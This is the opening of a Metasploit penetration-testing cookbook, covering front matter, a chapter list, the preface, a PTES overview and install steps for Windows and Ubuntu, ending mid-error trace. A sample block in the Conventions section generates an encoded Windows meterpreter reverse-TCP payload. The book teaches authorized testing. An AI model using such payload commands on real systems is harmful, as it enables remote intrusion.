



Quick answers to common problems

Metasploit Penetration Testing Cookbook

Second Edition

Over 80 recipes to master the most widely used penetration testing framework

Monika Agarwal
Abhinav Singh

[PACKT] open source*
PUBLISHING community experience distilled

www.allitebooks.com

Metasploit Penetration Testing Cookbook

Second Edition

Over 80 recipes to master the most widely used
penetration testing framework

Monika Agarwal

Abhinav Singh

[PACKT] open source 
PUBLISHING community experience distilled

BIRMINGHAM - MUMBAI

Metasploit Penetration Testing Cookbook

Second Edition

Copyright © 2013 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing, and its dealers and distributors will be held liable for any damages caused or alleged to be caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

First published: June 2012

Second edition: October 2013

Production Reference: 1181013

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-78216-678-8

www.packtpub.com

Cover Image by Prashant Timappa Shetty (sparkling.spectrum.123@gmail.com)

Credits

Authors

Monika Agarwal

Abhinav Singh

Reviewers

Conrad Brown

Sagar A. Rahalkar

Acquisition Editor

Joanne Fitzpatrick

Usha Iyer

Lead Technical Editor

Ankita Shashi

Technical Editors

Pragnesh Bilimoria

Chandni Maishery

Iram Malik

Anand Singh

Project Coordinator

Wendell Palmer

Proofreader

Lauren Harkins

Indexer

Hemangini Bari

Graphics

Yuvraj Mannari

Production Coordinator

Aditi Gajjar

Cover Work

Aditi Gajjar

About the Authors

Monika Agarwal is a young Information Security Researcher from India. She has presented many research papers at both national and international conferences. She is a member of IAENG (International Association of Engineers). Her main areas of interest are ethical hacking and ad hoc networking.

I would like to thank my parents, my husband, Nikhil, and give special thanks to my father-in-law and mother-in-law for always being so supportive. And last but not the least, Packt Publishing, for giving me this opportunity.

Abhinav Singh is a young Information Security Specialist from India. He has a keen interest in the field of Hacking and Network Security. He actively works as a freelancer with several security companies, and provides them consultancy. Currently, he is employed as a Systems Engineer at Tata Consultancy Services, India. He is an active contributor of the SecurityXploded community. He is well recognized for his blog (<http://hackingalert.blogspot.com>), where he shares his encounters with hacking and network security. Abhinav's works have been quoted in several technology magazines and portals.

I would like to thank my parents, for always being supportive and letting me do what I want; my sister, for being my doctor and taking care of my fatigue level, Sachin Raste sir, for taking the pain to review my work; and Kanishka Khaitan, for being my perfect role model. I would also like to thank my blog followers for their comments and suggestions, and last but not the least, to Packt Publishing, for making this a memorable project for me.

About the Reviewers

Conrad Brown started his career in the IT field at a small print shop, helping the IT support team with daily tasks. From there, he developed a passion for IT Security and Systems Engineering. He currently works as a System Engineer for the United States Federal Government, where he has won awards for his work. He found the Southern Maryland Hacker Space and is the Lead Technical Writer for Lokisec.com. When not working on any of these projects, he helps local small businesses by securing their IT infrastructure.

Sagar A. Rahalkar is a seasoned Information Security Professional, having close to 7 years of comprehensive experience in various verticals of I.S, such as Cyber Crime Investigations, Digital Forensics, Application Security, Vulnerability Assessment and Penetration Testing, Compliance for Mandates and Regulations, and so on. He holds a Master's degree in Computer Science, and several industry recognized certifications, such as a Certified Cyber Crime Investigator, Certified Ethical Hacker, Certified Security Analyst, ISO 27001 Lead Auditor, IBM Certified Specialist, Rational AppScan, Certified Information Security Manager (CISM), and more. He has been closely associated with Indian Law Enforcement agencies for more than three years, dealing with digital crime investigations and related trainings, and received several awards and appreciations from senior officials of Police and Defense organizations in India. He is also associated with several online Information Security publications, both as an author, as well as a reviewer. He can be reached at srahalkar@gmail.com.

www.PacktPub.com

Support files, eBooks, discount offers and more

You might want to visit www.PacktPub.com for support files and downloads related to your book.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.PacktPub.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at service@packtpub.com for more details.

At www.PacktPub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.



<http://PacktLib.PacktPub.com>

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can access, read and search across Packt's entire library of books.

Why Subscribe?

- ▶ Fully searchable across every book published by Packt
- ▶ Copy and paste, print and bookmark content
- ▶ On demand and accessible via web browser

Free Access for Packt account holders

If you have an account with Packt at www.PacktPub.com, you can use this to access PacktLib today and view nine entirely free books. Simply use your login credentials for immediate access.

Table of Contents

| | |
|--|-----------|
| Preface | 1 |
| Chapter 1: Metasploit Quick Tips for Security Professionals | 7 |
| Introduction | 7 |
| Configuring Metasploit on Windows | 11 |
| Configuring Metasploit on Ubuntu | 13 |
| Installing Metasploit with BackTrack 5 R3 | 16 |
| Setting up penetration testing using VMware | 19 |
| Setting up Metasploit on a virtual machine with SSH connectivity | 21 |
| Installing and configuring PostgreSQL in BackTrack 5 R3 | 23 |
| Using the database to store the penetration testing results | 25 |
| Working with BBQSQL | 27 |
| Chapter 2: Information Gathering and Scanning | 31 |
| Introduction | 31 |
| Passive information gathering | 34 |
| Port scanning – the Nmap way | 37 |
| Port scanning – the DNmap way | 42 |
| Using keimpx – an SMB credentials scanner | 48 |
| Detecting SSH versions with the SSH version scanner | 52 |
| FTP scanning | 55 |
| SNMP sweeping | 56 |
| Vulnerability scanning with Nessus | 59 |
| Scanning with NeXpose | 62 |
| Working with OpenVAS – a vulnerability scanner | 63 |
| Chapter 3: Operating-System-based Vulnerability Assessment | 71 |
| Introduction | 71 |
| Penetration testing on a Windows XP SP2 machine | 74 |
| Binding a shell to the target for remote access | 79 |
| Penetration testing on Windows 8 | 82 |

| | |
|---|------------|
| Exploiting a Linux (Ubuntu) machine | 85 |
| Understanding the Windows DLL injection flaws | 89 |
| Chapter 4: Client-side Exploitation and Antivirus Bypass | 95 |
| Introduction | 95 |
| Exploiting Internet Explorer execCommand Use-After-Free vulnerability | 97 |
| Understanding Adobe Flash Player "new function" invalid pointer use | 100 |
| Understanding Microsoft Word RTF stack buffer overflow | 101 |
| Working with Adobe Reader U3D Memory Corruption | 104 |
| Generating binary and shell code from msfpayload | 106 |
| Msfencoding schemes with the detection ratio | 109 |
| Using the killav.rb script to disable the antivirus programs | 112 |
| Killing the antiviruses' services from the command line | 116 |
| Working with the syringe utility | 118 |
| Chapter 5: Working with Modules for Penetration Testing | 121 |
| Introduction | 121 |
| Working with scanner auxiliary modules | 122 |
| Working with auxiliary admin modules | 125 |
| SQL injection and DoS attack module | 127 |
| Post-exploitation modules | 130 |
| Understanding the basics of module building | 132 |
| Analyzing an existing module | 134 |
| Building your own post-exploitation module | 137 |
| Chapter 6: Exploring Exploits | 143 |
| Introduction | 143 |
| Exploiting the module structure | 145 |
| Working with msfvenom | 147 |
| Converting an exploit to a Metasploit module | 149 |
| Porting and testing the new exploit module | 154 |
| Fuzzing with Metasploit | 155 |
| Writing a simple FileZilla FTP fuzzer | 158 |
| Chapter 7: VoIP Penetration Testing | 163 |
| Introduction | 163 |
| Scanning and enumeration phase | 166 |
| Yielding passwords | 170 |
| VLAN hopping | 172 |
| VoIP MAC spoofing | 174 |
| Impersonation attack | 176 |
| DoS attack | 177 |

| | |
|---|------------|
| Chapter 8: Wireless Network Penetration Testing | 181 |
| Introduction | 181 |
| Setting up and running Fern WiFi Cracker | 182 |
| Sniffing interfaces with tcpdump | 185 |
| Cracking WEP and WPA with Fern WiFi Cracker | 189 |
| Session hijacking via a MAC address | 196 |
| Locating a target's geolocation | 198 |
| Understanding an evil twin attack | 201 |
| Configuring Karmetasploit | 205 |
| Chapter 9: Social-Engineer Toolkit | 209 |
| Introduction | 209 |
| Getting started with the Social-Engineer Toolkit (SET) | 210 |
| Working with the SET config file | 211 |
| Working with the spear-phishing attack vector | 215 |
| Website attack vectors | 218 |
| Working with the multi-attack web method | 223 |
| Infectious media generator | 224 |
| Chapter 10: Working with Meterpreter | 227 |
| Introduction | 228 |
| Understanding the Meterpreter system commands | 229 |
| Understanding the Meterpreter filesystem commands | 231 |
| Understanding the Meterpreter networking commands | 233 |
| Privilege escalation and process migration | 236 |
| Setting up multiple communication channels with the target | 239 |
| Meterpreter anti-forensics – timestomp | 241 |
| The getdesktop and keystroke sniffing | 244 |
| Using a scraper Meterpreter script | 248 |
| Passing the hash | 250 |
| Setting up a persistent connection with backdoors | 253 |
| Pivoting with Meterpreter | 256 |
| Port forwarding with Meterpreter | 258 |
| Meterpreter API and mixins | 261 |
| Railgun – converting Ruby into a weapon | 264 |
| Adding DLL and function definition to Railgun | 267 |
| Building a "Windows Firewall De-activator" Meterpreter script | 269 |
| Analyzing an existing Meterpreter script | 272 |
| Injecting the VNC server remotely | 278 |
| Exploiting a vulnerable PHP application | 282 |
| Incognito attack with Meterpreter | 284 |

Table of Contents

| | |
|---|------------|
| Appendix: Pentesting in the Cloud | 289 |
| Introduction | 289 |
| Pentesting in the cloud | 293 |
| Pentesting in the cloud with hackaserver.com | 294 |
| Index | 299 |

Preface

Welcome to *Metasploit Penetration Testing Cookbook, Second Edition*. This book covers various recipes of performing penetration testing over different platforms (including a Wireless network and VoIP) using BackTrack 5 R3. The book starts with the basics of gathering information about your target and gradually covers advanced topics, such as building your own framework scripts and modules.

The book goes deep into operating-systems-based penetration testing techniques and moves ahead with client-based exploitation methodologies. In the post-exploitation phase, it covers Meterpreter, antivirus bypassing, Ruby wonders, exploit building, porting exploits to framework, and pentesting while dealing with VoIP, Wireless, and so on. This book will help readers in thinking from a hacker's perspective, to dig out the flaws in target networks and also to leverage the powers of Metasploit to compromise them. It will take your penetration skills to the next level. It covers advanced Meterpreter usage for token impersonation and WinAPI manipulation, ESPIA, Incognito attack, injecting the VNC server remotely, exploiting vulnerable PHP applications, and much more.

It will help in setting up a complete penetration testing environment using Metasploit and virtual machines, building and analyzing Meterpreter scripts in Ruby, pentesting VoIP, WLAN from start to end including information gathering, vulnerability assessment, and exploitation and privilege escalation phases. The reader will become familiar with penetration testing based on client-side exploitation techniques with detailed analysis of vulnerabilities and codes.

What this book covers

Chapter 1, Metasploit Quick Tips for Security Professionals, includes quick recipes, such as *Configuring Metasploit on Windows*, *Configuring Metasploit on Ubuntu*, *Installing Metasploit with BackTrack 5 R3*, *Setting up the penetration testing using VMware*, *Setting up Metasploit on a virtual machine with SSH connectivity*, *Installing and configuring PostgreSQL in BackTrack 5 R3*, *Using the database to store the penetration testing results*, and *Working with BBQSQL*.

Chapter 2, Information Gathering and Scanning, discusses port scanning in a distributed environment, in addition to the previous edition. Several other scanning techniques, including SMB, SSH, FTP, and SNMP Sweeping are also explained in this chapter.

Chapter 3, Operating-System-based Vulnerability Assessment, includes OS such as XP, Ubuntu, and the very fascinating Windows 8, with quick tips for exploit usage. Along with these, it discusses Win DLL injection flaws.

Chapter 4, Client-side Exploitation and Antivirus Bypass, elaborates on the latest vulnerabilities regarding Internet Explorer, Adobe Flash Player, and Microsoft Word. Msfencoded payloads are no longer hidden from AVs, so it is being followed by the syringe utility that promises a lesser detection ratio than msfencoders.

Chapter 5, Working with Modules for Penetration Testing, covers all the basics regarding working with modules for penetration testing, such as *Working with scanner auxiliary modules*, *Working with auxiliary admin modules*, *SQL injection and DoS attack modules*, *Post-exploitation modules*, *Understanding the basics of module building*, *Analyzing an existing module*, and *Building your own post-exploitation*.

Chapter 6, Exploring Exploits, enables the readers to transform an exploit to a module, as well as write its own fuzzer in the end.

Chapter 7, VoIP Penetration Testing, discusses VoIP penetration testing in detail, along with VoIP topologies. It elaborates the process in a step-by-step manner ending in its exploitation using VLAN hopping, VoIP MAC Spoofing, Impersonation attack, and DoS attack.

Chapter 8, Wireless Network Penetration Testing, includes *Setting up and running Fern WiFi Cracker*, *Sniffing interfaces with tcpdump*, *Cracking WEP and WPA with Fern WiFi Cracker*, *Session hijacking via a MAC address*, *Locating a target's geolocation*, war driving, evil twin attack, and Karmetasloit.

Chapter 9, Social-Engineer Toolkit, explains about social engineering, which is an act of manipulating people to perform actions that they don't intend to do. A cyber-based socially engineered scenario is designed to trap a user into performing activities that can lead to the theft of confidential information or some malicious activity. Just like we have exploits and vulnerabilities for existing software and operating systems, SET is a generic exploit of humans in order to break their own conscious security.

Chapter 10, Working with Meterpreter, covers all of the commands related to Meterpreter. It also leverages Meterpreter in viewing traffic on remote machines, followed by usernames and passwords dumping. Token impersonation and WinAPI manipulation, ESPIA usage, Incognito attack, injecting the VNC server remotely, and exploiting vulnerable PHP application are key additions to this chapter.

Appendix, Pentesting in the Cloud, explains that cloud computing is like distributed computing over a network and that it possesses the ability to run a program on many connected machines simultaneously. It also explains pentesting in a cloud and also how to pentest in a cloud with `hackerserver.com`.

What you need for this book

To perform the various recipes mentioned in this book, you will need the following:

- ▶ Attacker machine: BackTrack 5 R3
- ▶ Victim machine: Windows XP (SP2/SP3), Windows 7, Windows 8, or Ubuntu
- ▶ Software: Almost all the software mentioned in the book can be found in BackTrack 5 R3, just in case if you are unable to get the required software, the download link is mentioned in the book.

Who this book is for

This book targets both professional penetration testers, as well as new users of Metasploit who wish to gain expertise on the framework with an additional skill of pentesting, not limited to a particular OS. The book requires basic knowledge of scanning, exploitation, and Ruby language.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "The `Nslookup` command has revealed further information about the target, such as its IP address, server IP, and so on."

A block of code is set as follows:

```
export      interface=eth0export      ourIP=$(ifconfig $interface | awk
'/inet addr/ {split ($2,A,":"); print A[2]}')export      port=$(shuf -
i 2000-65000 -n 1)
echo -e "\e[01;32m[>]\e[00m Generating
payload..."payload=$(msfpayload windows/meterpreter/reverse_tcp
EXITFUNC=thread LPORT=$port LHOST=$ourIP R | msfencode -a x86 -e
x86/alpha_mixed -t raw BufferRegister=EAX)
```



Any command-line input or output is written as follows:



```
chmod +x metasploit-latest-linux-x64-installer.run
```

You will get the text of the license in a bunch of pages, then:

```
Do you accept this license? [y/n]: y
Select a folder [/opt/metasploit]:
Install Metasploit as a service? [Y/n]:
Service script name: [metasploit]:
SSL Port [3790]:
```

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes, for example, appear in the text like this: "To launch Metasploit from the Applications menu, go to **Applications | BackTrack | Exploitation Tools | Network Exploitation Tools | Metasploit Framework.**"

 Warnings or important notes appear in a box like this. 

 Tips and tricks appear like this. 

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an e-mail to feedback@packtpub.com, and mention the book title via the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide on www.packtpub.com/authors.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Downloading the example code

You can download the example code files for all Packt books you have purchased from your account at <http://www.packtpub.com>. If you purchased this book elsewhere, you can visit <http://www.packtpub.com/support> and register to have the files e-mailed directly to you.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting <http://www.packtpub.com/submit-errata>, selecting your book, clicking on the **errata submission form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded on our website, or added to any list of existing errata, under the Errata section of that title. Any existing errata can be viewed by selecting your title from <http://www.packtpub.com/support>.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at copyright@packtpub.com with a link to the suspected pirated material.

We appreciate your help in protecting our authors and our ability to bring you valuable content.

Questions

You can contact us at questions@packtpub.com if you are having a problem with any aspect of the book, and we will do our best to address it.

1

Metasploit Quick Tips for Security Professionals

In this chapter, we will cover:

- ▶ Configuring Metasploit on Windows
- ▶ Configuring Metasploit on Ubuntu
- ▶ Installing Metasploit with BackTrack 5 R3
- ▶ Setting up the penetration testing using VMware
- ▶ Setting up Metasploit on a virtual machine with SSH connectivity
- ▶ Installing and configuring PostgreSQL in Backtrack 5 R3
- ▶ Using the database to store the penetration testing results
- ▶ Working with BBQSQL

Introduction

Metasploit is currently the most buzzing word in the field of information security and penetration testing. It has totally revolutionized the way we can perform security tests on our systems. The reason which makes Metasploit so popular is the wide range of tasks that it can perform to ease the work of penetration testing to make systems more secure. Metasploit is available for all popular operating systems. The working process of the framework is almost the same for all of them. Here in this book, we will primarily work on BackTrack 5 OS as it comes with the preinstalled Metasploit framework and other third-party tools which run over the framework.

The **Penetration Testing Execution Standard (PTES)** has redefined the penetration test in ways that will be influencing both fresh and experienced penetration testers, and it has been exercised by various leading members of the security community.

The phases of PTES are designed to describe a penetration test and assure the client community that a standardized level of endeavor will be extended in a penetration test. This standard is categorized into seven categories:


- ▶ **Pre-engagement interactions:** They generally occur when we discuss the scope and conditions of the penetration test with the client. It is damn crucial during pre-engagement that we convey the objectives of the engagement clearly. This phase also serves as an opportunity to educate the customer about what is to be expected from a penetration test, without restrictions regarding what can and will be tested during the engagement.
- ▶ **Intelligence gathering:** In the intelligence gathering phase, we will be gathering any information we can about the target under the attack by using social media networks, Google hacking, footprinting the target, and much more. One of the most important skills a penetration tester can have is the ability to learn about a target, including how it functions, how it operates, and how it ultimately can be compromised. The information that is gathered about the target will give deep insight into the kinds of security controls in place. During this phase, an attempt is made to identify what protection techniques are in place at the target by trying to probe it. For example, an organization will often only allow traffic on a certain subset of ports on externally facing devices, and if anyone queries the organization on anything other than a white-listed port, they will be blocked. It is generally a nice notion to test this blocking kind of a behavior by initially probing from an expendable IP address that is intended to have blocked or detected. The same stands true when testing web applications, where the web application firewalls will block one from making further requests.
- ▶ **Threat modeling:** Threat modeling makes use of the information acquired in the previous phase to determine any well-known vulnerabilities on a target system. When performing threat modeling, it will result in finding the most effective attack method, the type of information desired, and how the organization might be breached. Threat modeling often includes observing an organization as an adversary, and approaches to exploit weaknesses as a malicious user would.
- ▶ **Vulnerability analysis:** Having bagged with the most viable attack methods, now we will focus to gain access on the target machine. During vulnerability analysis, aggregate the information that has been learned from prior phases and consume it to determine what attacks might be fruitful. Vulnerability analysis takes into account even ports and vulnerability scans, data obtained from banner grabbing, and intelligence gathering, among other things.

- ▶ **Exploitation:** Exploitation is probably one of the most fascinating parts of a penetration test, although it is often performed with brute force instead of precision. An exploit should be executed only when attacker knows almost beyond a shadow of a doubt that a particular exploit will work. For sure, unforeseen protective measures may be in place on the target that stops a particular exploit from working—but before we trigger a vulnerability, it must be ensured that the system is vulnerable. Blindly firing off a bulk of exploits and desiring for a shell isn't productive.
- ▶ **Post exploitation:** The post exploitation phase begins after a system or more than one system is being compromised, but is not even close to being fully done yet. Post exploitation is a critical part in any of the penetration tests. This is where we distinguish ourselves from the average, run-of-the-mill hacker and actually gives valuable information and knowledge from the penetration test. It actually targets particular systems, identifies critical structures, and targets information or data that the industry values most and that it has attempted to secure. When we exploit one machine after another, we are actually trying to illustrate the attacks that would have the greatest business impact factor. When attacking systems in the post exploitation phase, it may take time depending upon the system and the user's aim.

Let us proceed with a quick introduction to the framework and the various terminologies related to it:

- ▶ **Metasploit framework:** It is a free, open source penetration testing framework started by H. D. Moore in 2003, which was later acquired by Rapid7. The current stable versions of the framework are written using the Ruby language. It has the world's largest database of tested exploits and receives more than a million downloads every year. It is also one of the most complex projects built in Ruby to date.
- ▶ **Vulnerability:** It is a weakness which allows an attacker/pentester to break into or compromise a system's security. This weakness can either exist in the operating system, application software, or even in the network protocols.
- ▶ **Exploit:** Exploit is a code which allows an attacker/tester to take advantage of the vulnerable system and compromise its security. Every vulnerability has its own corresponding exploit. Metasploit v4 has more than 700 exploits.
- ▶ **Payload:** It is the actual code which does the work. It runs on the system after exploitation. They are mostly used to set up a connection between the attacking and the victim machine. Metasploit v4 has more than 250 payloads.
- ▶ **Module:** Modules are the small building blocks of a complete system. Every module performs a specific task and a complete system is built by combining several modules to function as a single unit. The biggest advantage of such an architecture is that it becomes easy for developers to integrate a new exploit code and tools into the framework.

The Metasploit framework has a modular architecture and the exploits, payload, encoders, and so on are considered separate modules:



Let us examine the architecture diagram closely.

Metasploit uses different libraries which hold the key to the proper functioning of the framework. These libraries are a collection of predefined tasks, operations, and functions that can be utilized by different modules of the framework. The most fundamental part of the framework is the **Ruby Extension (Rex)** library. Some of the components provided by Rex include a wrapper socket subsystem, implementations of protocol clients and servers, a logging subsystem, exploitation utility classes, and a number of other useful classes. Rex itself is designed to have no dependencies, other than what comes with the default Ruby installation.

Then, we have the MSF Core library which extends Rex. Core is responsible for implementing all of the required interfaces that allow for interacting with exploit modules, sessions, and plugins. This core library is extended by the framework base library, which is designed to provide simpler wrapper routines for dealing with the framework core, as well as providing utility classes for dealing with different aspects of the framework, such as serializing a module state to different output formats. Finally, the base library is extended by the framework's **User Interface (UI)** that implements support for the different types of user interfaces to the framework itself, such as the command console and the web interface.

There are four different user interfaces provided with the framework, namely: `msfconsole`, `msfcli`, `msfgui`, and `msfweb`. It is highly encouraged that one should check out all these different interfaces, but in this book, we will primarily work on the `msfconsole` interface. This is because `msfconsole` provides the best support to the framework, leveraging all of the functionalities.

The `msfconsole` interface is by far the most talked about part of the Metasploit framework, and for good reason, as it is one of the most ductile, character-rich, and well-supported tools within the framework. It actually provides a handy all-in-one interface to every choice and setting attainable in the framework; it's like a one-stop shop for all of pentesting dreams. We can use `msfconsole` to do anything, including launching an exploit, loading auxiliary, executing enumeration, producing listeners, or executing mass exploitation in contrast to an entire network.

The `msfcli` and `msfconsole` interfaces take very different attempts for providing access to the framework. Unlike `msfconsole`, which provides an interactive way to access all facilities in a user-amicably manner, `msfcli` puts the priority on scripting and interpretability with aggregation to console-based tools. Instead of providing an individual interpreter to the framework, it runs directly from the command-line interface, which allows us to redirect results from other tools into `msfcli` and direct that `msfcli` output to other command-line tools. In addition, `msfcli` also supports the launching of exploits and auxiliaries, and it can be more convenient when modules or developing new exploits for the framework are tested.

The `msfGUI` interface of Metasploit is a completely interactive GUI created by Raphael Mudge. This interface is highly affectionate, feature-rich, and can be availed for free.

Let us now move to the recipes of this chapter and practically analyze the various aspects.

Configuring Metasploit on Windows

Installation of the Metasploit framework on Windows is simple and requires almost no effort. The framework installer can be downloaded from the Metasploit official website (<http://www.metasploit.com/download>). In this recipe, we will learn how to configure Metasploit on the Windows operating system.

Getting ready

You will notice that there are two types of installer available for Windows. It is recommended to download the complete installer of the Metasploit framework, which contains the console and all other relevant dependencies, along with the database and runtime setup. In case you already have a configured database that you want to use for the framework as well, then you can go for the mini installer of the framework, which only installs the console and dependencies.

How to do it...

Once you have completed downloading the installer, simply run it and sit back. It will automatically install all the relevant components and set up the database for you. Once the installation is complete, you can access the framework through various shortcuts created by the installer.

How it works...

You will find that the installer has created lots of shortcuts for you. Most of the things are click-and-go in a Windows environment. Some of the options you will find are Metasploit web, cmd console, Metasploit update, and so on.




While installing Metasploit on Windows, you should disable the antivirus protection, as it may detect some of the installation files as potential viruses or threats and can block the installation process. Once the installation is complete, make sure that you have white-listed the framework installation directory in your antivirus, as it will detect the exploits and payloads as malicious.

There's more...

Now, let's talk about some other options, or possibly some pieces of general information, that are relevant to installing the Metasploit framework on Windows explicitly.

Database error during installation

There is a common problem with many users while installing the Metasploit framework on the Windows machine. While running the setup, you may encounter an error message, as shown in the following screenshot:



This is the result of an error in configuring the PostgreSQL server. The possible causes are:

- ▶ PostgreSQL not running: Use Netstat to figure out if the port is open and the database is running.
- ▶ Some installers require a default installation path. For example, if the default path is C drive, changing it to the D drive will give this error.
- ▶ Language encoding: If you face this problem, you can overcome it by downloading the simpler version of the framework, which contains only the console and dependencies. Then, configure the database manually and connect it with Metasploit.

Configuring Metasploit on Ubuntu

The Metasploit framework has full support for Ubuntu-based Linux operating systems. In this recipe, we will be covering the installation process, which is a bit different from that of Windows.

Getting ready

Download the setup from the official Metasploit website (<http://downloads.metasploit.com/data/releases/metasploit-latest-linux-x64-installer.run>.)

How to do it...

The process for installing a full setup is as follows:

- ▶ We will need to execute the following commands to install the framework on our Ubuntu machine:

```
chmod +x metasploit-latest-linux-x64-installer.run
```

You will get the text of the license in a bunch of pages, then:

```
Do you accept this license? [y/n]: y
```

```
Select a folder [/opt/metasploit]:
```

```
Install Metasploit as a service? [Y/n]:
```

```
Service script name: [metasploit]:
```

```
SSL Port [3790]:
```

```
Server Name [metasploit.mydomain.com]:
```

```
Days of validity [3650]:
```

```
Database Server port [7337]:
```

```
Setup is now ready to begin installing Metasploit on  
your computer.
```



```
Do you want to continue? [Y/n]:
```

```
-----  
-----
```

```
Please wait while Setup installs Metasploit on your computer.
```

```
Installing
```

```
0% _____ 50% _____ 100%
```

```
Setup has finished installing Metasploit on your computer.
```

```
Info: To access Metasploit, go to
```

```
https://localhost:3790 from your browser.
```

```
Press [Enter] to continue
```



Downloading the example code

You can download the example code files for all Packt books you have purchased from your account at <http://www.PacktPub.com>. If you purchased this book elsewhere, you can visit <http://www.PacktPub.com/support> and register to have the files e-mailed directly to you.

There's more...

Now, let's talk about some other options, or possibly some pieces of general information that are relevant to this task.

Cloning the Metasploit framework

We can opt for cloning the Metasploit framework from GitHub using the following command:

```
$ git clone git://github.com/rapid7/metasploit-framework.git  
/opt/metasploit/msf3
```



Cloning the Metasploit framework from GitHub will, no doubt, give you the Metasploit framework. But, it will not install required dependencies, configure a database, or give you access to the web-based Metasploit community.

Error during installation

After installing the full setup, all seems to be set now. When we type `https://localhost:3790` in our browser, it will show the following error:

```

Looking up localhost:3790
Making HTTPS connection to localhost:3790
Alert!: Unable to connect to remote host.
Even if we try to run createuser, it will result as :
./createuser
/opt/metasploit/apps/pro/ui/vendor/bundle/ruby/1.9.1/gems/activesupport-
3.2.11/lib/active_support/dependencies.rb:251:in 'require': /usr/
lib/libxml2.so.2: version 'LIBXML2_2.9.0' not found (required by /
opt/metasploit/common/lib/libxslt.so.1) - /opt/metasploit/apps/pro/ui/
vendor/bundle/ruby/1.9.1/gems/nokogiri-1.5.2/lib/nokogiri/nokogiri.so
(LoadError)
    from /opt/metasploit/apps/pro/ui/vendor/bundle/ruby/1.9.1/gems/
activesupport-3.2.11/lib/active_support/dependencies.rb:251:in 'block in
require'
    from /opt/metasploit/apps/pro/ui/vendor/bundle/ruby/1.9.1/gems/
activesupport-3.2.11/lib/active_support/dependencies.rb:236:in 'load_
dependency'
    from /opt/metasploit/apps/pro/ui/vendor/bundle/ruby/1.9.1/gems/
activesupport-3.2.11/lib/active_support/dependencies.rb:251:in 'require'
    from /opt/metasploit/apps/pro/ui/vendor/bundle/ruby/1.9.1/gems/
nokogiri-1.5.2/lib/nokogiri.rb:27:in '<top (required)>'
    from /opt/metasploit/ruby/lib/ruby/gems/1.9.1/gems/bundler-1.1.2/
lib/bundler/runtime.rb:68:in 'require'
    from /opt/metasploit/ruby/lib/ruby/gems/1.9.1/gems/bundler-1.1.2/
lib/bundler/runtime.rb:68:in 'block (2 levels) in require'
    from /opt/metasploit/ruby/lib/ruby/gems/1.9.1/gems/bundler-1.1.2/
lib/bundler/runtime.rb:66:in 'each'
    from /opt/metasploit/ruby/lib/ruby/gems/1.9.1/gems/bundler-1.1.2/
lib/bundler/runtime.rb:66:in 'block in require'
    from /opt/metasploit/ruby/lib/ruby/gems/1.9.1/gems/bundler-1.1.2/
lib/bundler/runtime.rb:55:in 'each'
    from /opt/metasploit/ruby/lib/ruby/gems/1.9.1/gems/bundler-1.1.2/
lib/bundler/runtime.rb:55:in 'require'
    from /opt/metasploit/ruby/lib/ruby/gems/1.9.1/gems/bundler-1.1.2/
lib/bundler.rb:119: in 'require'
    from /opt/metasploit/apps/pro/ui/script/createuser:14:in
